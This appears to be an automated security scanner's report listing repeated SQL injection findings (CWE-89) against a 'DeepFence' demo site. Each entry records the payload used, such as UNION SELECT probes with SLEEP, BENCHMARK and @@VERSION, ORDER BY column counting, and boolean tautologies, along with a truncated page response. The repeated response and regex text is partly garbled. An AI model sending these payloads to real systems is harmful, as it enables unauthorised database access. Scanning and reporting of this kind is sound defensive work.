<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1610

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNgsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1611

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1612

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1613				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language ="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet " src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32- aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSB JbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgA QIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1614				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1615

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR x=x#</td></tr></table>	Name	Value	DemoUser1#	OR x=x#
Name	Value				
DemoUser1#	OR x=x#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1616				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>) or sleep(5)="</td></tr></table>	Name	Value	DemoUser1#) or sleep(5)="
Name	Value				
DemoUser1#) or sleep(5)="				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1617				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1618	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 30</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 30
Name	Value					
DemoUser1#	ORDER BY 30					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1619					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	/*!10000%201/0%20*/

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1620

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 30#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 30#
Name	Value				
DemoUser1#	ORDER BY 30#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1621				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY SLEEP(5)#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY SLEEP(5)#
Name	Value				
DemoUser1#	ORDER BY SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1622				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 7300=7300 AND ('pKiZ'='pKiZ</td></tr></table>	Name	Value	DemoUser1#	AND 7300=7300 AND ('pKiZ'='pKiZ
Name	Value				
DemoUser1#	AND 7300=7300 AND ('pKiZ'='pKiZ				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
